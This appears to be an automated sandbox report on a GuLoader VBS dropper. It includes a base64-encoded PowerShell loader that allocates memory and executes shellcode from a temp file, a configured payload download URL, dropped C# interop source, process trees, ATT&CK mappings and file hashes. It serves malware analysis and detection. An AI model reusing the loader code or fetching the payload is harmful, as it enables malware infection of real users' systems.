AE4ATgBFAEwAUwBFACAARQBYAEEAQwBUAE4ARQAgAEwAYQB1AHIAIABNAG8AbwBuAGkAMQAgAEEARABKAE8AIABCAGUAbQB1AHIAMQAgAEkATgBTAFQAIABB
AGQAagB1AHMAdAAgAEYAcgBlAHIAcAByAHYAZQA5ACAASABqAGUAcgB0AGUAYgBhAHIAIABGAGwAdQB0ACAASABlAGQAZQBuAHMAawByAGEAbQAgAEIAdQBy
AG0AYQBuAG4AaQBhACAAbQB1AGgAYQBtACAAQgBlAGcAeQAgAEgAdQBhAGgAdQBrAHUAbABpAHMAOAAgAEIAYQBnAGIAdQAyACAAVwBBAFIAUwAgAE0AYQBz
AGsAZQBkAGIAdAB0ACAAZAByAHkAcABzACAAcwB0AG8AcABwAGUAZwAgAFMAdwBlAGUANQAgAFMATwBEAEYAYIABiAGEAcgByACAATQBhAG4AZwBlAHIAcwBm
AGwAYQA5ACAADQAKACQAUgBPAFQAQQBUAEkATwBOAEYATwAyAD0AIgAkAGUAbgB2ADoAdABlAG0AcAAiACAAKwAgACIAXAByAGUAdAB0AGUAdABhAHMAdAAu

AGQAYQB0ACIADQAKACMAbgBvAG4AaABlAHIAZQBkACAAaQBuAGsAYQBzAHMAbwAgAEYAdQBsAGQAYgAgAFMAZQBsAHYAYQBuAGcAIABHAG4AaQBkAGQAZQAy
ACAAUwBVAFIATQBPACAAQgBPAEQASABJAFMAQQBUAFQAIABRAFUASQBTACAAZQBuAHMAcgBlAHQAdABlAG4AZAAgAGMAcgB5AHAAdABvAGQAaQByAGUAIABI
AG8AbQBlAHIAbwBvAG0AcAAgAFMAUABBAFIARQBOAEQARQBTAFAAIABBAG4AdABpAGwAaQB0ACAARQBCAFUATABMACAARgBvAHIAYgAgAFYAaQBsAGQAZgBh
ADIAIABNAGkAbgBhAGUAYQAxACAAcwB5AGcAZABvAG0AZgBvAHIAbgAgAEEAbABtAGkAbgBkAGUAbAAgAEQAUgBVAEUAUwAgAA0ACgAkAFIATwBUAEEAVABJ
AE8ATgBGAE8AMwA9ADAAOwANAAoAJABSAE8AVABBAFQASQBPAE4ARgBPADkAPQAxADAANAA4ADUANwA2ADsADQAKACQAUgBPAFQAQQBUAEkATw
BOAEYATwA4AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACgALQ
AxACwAWwByAGUAZgBdACQAUgBPAFQAQQBUAEkATwBOAEYATwAzACwAMAAsAFsAcgBlAGYAXQAkAFIATwBUAEEAVABJAE8ATgBGAE8AOQAsADEAMgAyADgAOA
AsADYANAApAA0ACgAjAFIAZQBzAHUANQAgAFMAawBsAGQAdABlADMAIABNAEEARwBOAEUAVABJAFMATQAgAEsAYQBsAGsAdQA4ACAAQQBlAHMAYwAgAEQATw
BSAEUAUwBUAEEAIABHAG8AYQBsAHAAbwAgAG4AYQB0AGIAbwByACAAUwB5AG4AZQByAGcAZQB0AGkAYwA0ACAARwB5AG4AYQBuAGQAcgBhADEAIABLAGwAYQ
B2AGkAIABXAEEATgBMAEEAIABHAGUAbABhACAAbQBpAGwAagBiAGUAcgAgAFQAbwBsAHMAZQB5AGwAIABlAHAAaQBwAGwAIABXAE8AUgBTAEgAIABDAG8AbA
BlAG0AIABBAG4AbgB1ADEAIABMAEUAVgBJAEcAQQBUAEkATgAgAHMAdABhAGIAcwBvAGYAZgBpACAAaQByAG8AbgAgAHUAYgBsAHUAZgByAGQAaQBnACAADQ
AKACQAUgBPAFQAQQBUAEkATwBOAEYATwA0AD0AWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAVgBpAGEAYwAoACQAUgBPAFQAQQBUAEkA
TwBOAEYATwAyACwAMgAxADQANwA0ADgAMwA2ADQAOAAsADEALAAwACwAMwAsADEAMgA4ACwAMAApAA0ACgAjAFAAVQBNAFAARQBSAE4ASQAgAE
IAUgBFAFAAIABSAEUATgBOAEUAUwBJACAAQgBhAGIAYgBvACAAUwB0AHkAbAB0ACAATgBhAHoAaQBzAG0AZQBzAGMAYQAzACAAbABhAHQAZQBuAGUAZABhAG
EAIABBAEwARwBFAEIAUgBBAEkAUwAgAEsAZQB0AHQAcQB1AGkAIABQAG4AZQB1AG0AYQAgAEEAZgBnAGkAZgB0ACAAdABlAG0AcABsAG8AIABTAEsASQBOAE
QASwBBAEEAQgAgAEYAZQByAG4AaQBzAGUAcgBlADEAIABAyAGUAYwB0AGkAZgBpAGUAIABSAEEARABJAE8AQQAgAGcAbABvAHMAcwBvACAAYgBlAHQAYQBsAG
kAbgBnAHMAZQAgAEYAcgBpAHQAdQByAGUAMgAgAHMAdQBiAGUAdABoAGEAdAAgAG0AZQBtAG8AIABVAGQAYQByAGIAZQBqAGQAZQAzACAADQAKACQAUgBPAF
QAQQBUAEkATwBOAEYATwA1AD0AMAA7AA0ACgAjAFMAdgBlAGwAbgBpACAAVABFAFIAUgBFAFMAVABSAEkAQQAgAEcAcgB1AG0AbQBlACAAUgBZAEQASABBAE
4ARABHACAAUwBlAGMAbwBuAGQAZQAyACAAcgBlAHEAdQBpACAATQBFAFIAUwBUAEkARwBOACAARQBtAGIAcgB5AG8AbgBhACAASwBvAHIAcwB2AGUAagB0AH
IAMwAgAGkAcwBkAGsAawBlAGQAIABTAHUAYgBiAGEAcwA0ACAAdgBlAGwAbABhAGIAYQBnAGIAIABuAG8AbgBmAGUAcgAgAFYAaQByAHQAdQBvAHMAIABLAF
IATwBQAFMAUwAgAEsAQQBMAEYAIABBAG0AdABzAHIAYQBhAGQAcwBmADYAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoAQwBE
AEEAQwAoACQAUgBPAFQAQQBUAEkATwBOAEYATwA0ACwAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAA1ADcAOQAzADMALABbAHIAZQBmAF0AJA
BSAE8AVABBAFQASQBPAE4ARgBPADUALAAwACkADQAKACMARABaAE8AVABPAE0ATQBFAFMASwAgAFUAZABzAGsAcgBpAG4AZwAgAFMAZQBtAGkAYQBtADYAIA
BQAHUAcgBsAGcAIABzAHkAdAB0AGUAbgBhACAASAB5AGQAcgAgAEUAdQByAGEAcwBpAGUAcgBlAG4AIABNAHUAbAB0ADMAIABVAG4AcwB3AGkAbgAgAEEAZA
B2AG8AawA4ACAATQBhAHIAaQBuAGUAcwB0AGEAIABUAGUAbgBkACAAUABlAGwAdgBlAHMAcgB1AGEAdAA0ACAAaQBuAGQAZABhAHQAYQBmAGkAbAAgAEEAaw
BhAGQAZQBtAGkAcwAxACAARwBBAFIAVQBEAEEAIABFAHYAZQBuAHQAdQAxACAAUABSAEUAUwBFAE4AVABJAE0AIABEAGkAdgB1AGwANwAgAFMAcABpAGwAZA
BlAHYAYQAgAFMAdAB5AHIAawBlACAARgBvAHQAbwB0AGUAbAAgAEEAdQB0AG8AdAA1ACAARQBBAFIAVAAgAEgAeQBkAHIAYQBnAG8AZwB5ACAAQgByAGkAbg
BjAGUAdQA5ACAAVABvAGkAcABsAHUAIAB1AG4AbwByAGEAbABlAHMAIABTAGsAZQBsAGUAIAANAAoAWwBSAE8AVABBAFQASQBPAE4ARgBPADEAXQA6ADoARQ
BuAHUAbQBXAGkAbgBkAG8AdwBzACgAJABSAE8AVABBAFQASQBPAE4ARgBPADMALAAgADAAKQANAAoADQAKAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - conhost.exe (PID: 640 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - csc.exe (PID: 4164 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
    - cvtres.exe (PID: 5012 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESBAD5.tmp" "c:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://vegproworld.com/wp-content/Medalj.vbs"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.894432907.0000000008F80000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Potential malicious VBS script found (has network functionality)

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

Yara detected GuLoader

Hooking and other Techniques for Hiding and Protection

Uses an obfuscated file name to hide its real file extension (double extension)

HIPS / PFW / Operating System Protection Evasion


Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 1 Scripting	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 2 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 2 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
doc_65398086_4190362045539.pdf.vbs	19%	Virustotal		Browse
doc_65398086_4190362045539.pdf.vbs	20%	ReversingLabs	Script.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://vegproworld.com/wp-content/Medalj.vbs	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://vegproworld.com/wp-content/Medalj.vbs	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000E.00000002.885692627.0000000004571000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 0000000E.00000002.887074953.0000000004809000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	625179
Start date and time: 12/05/202213:30:24	2022-05-12 13:30:24 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	doc_65398086_4190362045539.pdf.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.troj.evad.winVBS@8/9@0/0
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, client.wns.windows.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, settings-win.data.microsoft.com, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target powershell.exe, PID 5504 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:34:38	API Interceptor	25x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\RESBAD5.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x496, 9 symbols
Category:	modified
Size (bytes):	1340
Entropy (8bit):	4.011609440700331
Encrypted:	false

SSDEEP:	24:HZK9oyiy25s+hZHXhKOLmfWI+ycuZhNdakSbPNnq9ed:1y05PZxKYm+1ulda3Rq9+
MD5:	35A06BF865E875C32B726828816967FD
SHA1:	69567D3C9C7E29E87231287DAA08C8C60D881A57
SHA-256:	F5A343919ECF1F8EA925B6C5EA94D82696B3ABB8896A251CE68992E1F623E31F
SHA-512:	2E148251EC07F729554628D576E41B452FDF80AF03E0AAECA367648B3F1415EDEED1C4D6DEFFC2D3A4579114C27C9885BB9713D043451F5F19FD19E79FB96E2C
Malicious:	false
Reputation:	low
Preview:	L...io}b.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....V....c:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP.....#O&W.....eg...k.....7.....C:\Users\user~1\AppData\Local\Temp\RESBAD5.tmp.-.<.....'...Microsoft (R) CVTRES.`.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.w.h.3.p.d.n.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_0ow0x3fu.khv.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1pwr2qov.bee.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\rettetast.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	modified
Size (bytes):	57933
Entropy (8bit):	7.415138518303065
Encrypted:	false
SSDEEP:	1536:pZVFWBYYoikwV2sLpHlqDhPf70u82ivgnOsQs:pJWkikwQbVPj0wnOi
MD5:	C550EC97DA0B49DE2EE31A4552D45484
SHA1:	EC31D87E64AB26A00D2E9796A2FAEE787BB32325
SHA-256:	37E778140A816131239F263E917234F92106C4F3EC55EAB1007D75E587815544
SHA-512:	D4CFA10342CD3E3C68976ADD3A538A7A5F3CA190C850A93F767B463E1697B212245602FDB2C0BA39BC6FD1C4C0F8C5B75388393A194AD85F392D0CD6FB68393

Malicious:	false
Preview:	......hG.3W.4$'..q.,$H.-&Z.._1..4..?@t@@@@9.u.W.......p.@t..........s..c........"[..1.4.I...T._.Ry..;.aR...8.............B..R..)....C.Hn.~uyw..%&..h.....GY....R.j..A.].k.~$....O.nN W..cZ..K\.1..,.....I....g.....<..j..k....v..U.1.!...y}`...:B.v.I-..>\|4<....J....g.Z..F..!....&<.'.f'.r&.`".w..*......z....c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c ..c..cY}3.....c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.I...S........<P........g......f...;%......6..8....f...w2...p..fJ.MH...X.&MR...#.._...Z......dR.a..8.?@t.? @MH...XN.t.?@..{&.S.50....E?@"'X.......{.!Lt.d.1..<......4f......&.[(/4..5.....=?@.*...T0.CE?@..j.a.Yy...d...=......@..H.k...g.I.?.1.....#.. .$.0.@t.zh....9..EFfp..(?@....t.?&.}...C?@,. ..u.?...c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.....[m...>@t......C.].4d..w$..G.E.hN. .&NXP.)l.:4.,f.-?<%.1KPH...rz8.A.z3..

C:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.114364084100377
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry/ak7YnqqbPN5Dlq5J:+RI+ycuZhNdakSbPNnqX
MD5:	234F2657A7B1DDF2E56567D4D8BB876B
SHA1:	0CB26D0BA763B71C42D69F0819CFF1A1EE003ED5
SHA-256:	2A3BC5C84D045E37E336B2BFE2DCC4F00F5006FD754953C04C87685755054594
SHA-512:	E55530EB08E3945CEC11C8AEF5127A2A0914FDFAB9279710C6C3E3C53D5C956D18B57459E481B0807E88E766C185C02B7B422CFEFB4D194CF1674DAD752F3F 5
Malicious:	false
Preview:	....L...<..............0...........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.............. S.t.r.i.n.g.F.i.l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.w.h.3.p.d.n.v...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.w.h.3.p.d.n.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	871
Entropy (8bit):	5.2974065929444025
Encrypted:	false
SSDEEP:	12:V/DGrbhQzPpN+RmgkrWeszPpN9zL2xgS2q5a+HNK+4tO+M6hOQLrOsG:JobSzeRmgkr7iFL2m7q5fHNyhjni
MD5:	B0C4D854DD730B30AEA1BD746BB6FBCD
SHA1:	8BC1444A76D62F0346DAD934B5FF66B6FAB20E81
SHA-256:	A06E857E542E86D49C3D292EE52EE7A26E90C9083486B8AC568D8739D65141F4
SHA-512:	505DB2A1FBDC8BB27C9B46D481F02E52CC7F02EC1A58CCF38ACD7D8780F48B94CE910B371A71B4502826C22B83B2BDA5827FF6E61259DCB484E2F27F9BAF4 9B
Malicious:	false
Preview:	.using System;..using System.Runtime.InteropServices;..public static class ROTATIONFO1..{..[DllImport("gdi32")]public static extern IntPtr EnumFontsA(string fer skva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);..[DllImport("KERNEL32", EntryPoint="CreateFileA")]public static extern IntPtr Viac([MarshalAs(UnmanagedType.LPStr)]string ferskva,uint parapleg,int DEPO,int ROTATIONFO0,int Hove,int afterrak,int Svinghjule1);..[DllImport("ntdll")]public static ex tern int NtAllocateVirtualMemory(int ROTATIONFO6,ref Int32 TERRA,int Maniokp,ref Int32 ROTATIONFO,int Phonolo,int ROTATIONFO7);..[DllImport("KERNEL32", EntryPoint="ReadFile")]public static extern int CDAC(int Maniokp0,uint Maniokp1,IntPtr Maniokp2,ref Int32 Maniokp3,int Maniokp4);..[DllImport("USER32")]public static ex tern IntPtr EnumWindows(IntPtr Maniokp5,int Maniokp6);....}

C:\Users\user\AppData\Local\Temp\wwh3pdnv\wwh3pdnv.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	377
Entropy (8bit):	5.2616699267879
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2cNwi23f6ULGzxs7+AEszIcNwi23f6ULQA:p37Lvkmb6KwZiUqWZEJZiUP
MD5:	53AC0DD9C318A4F8E7021C59049C92C1
SHA1:	4628E33182E6FB66285C07AF946931F12FAD2A1C
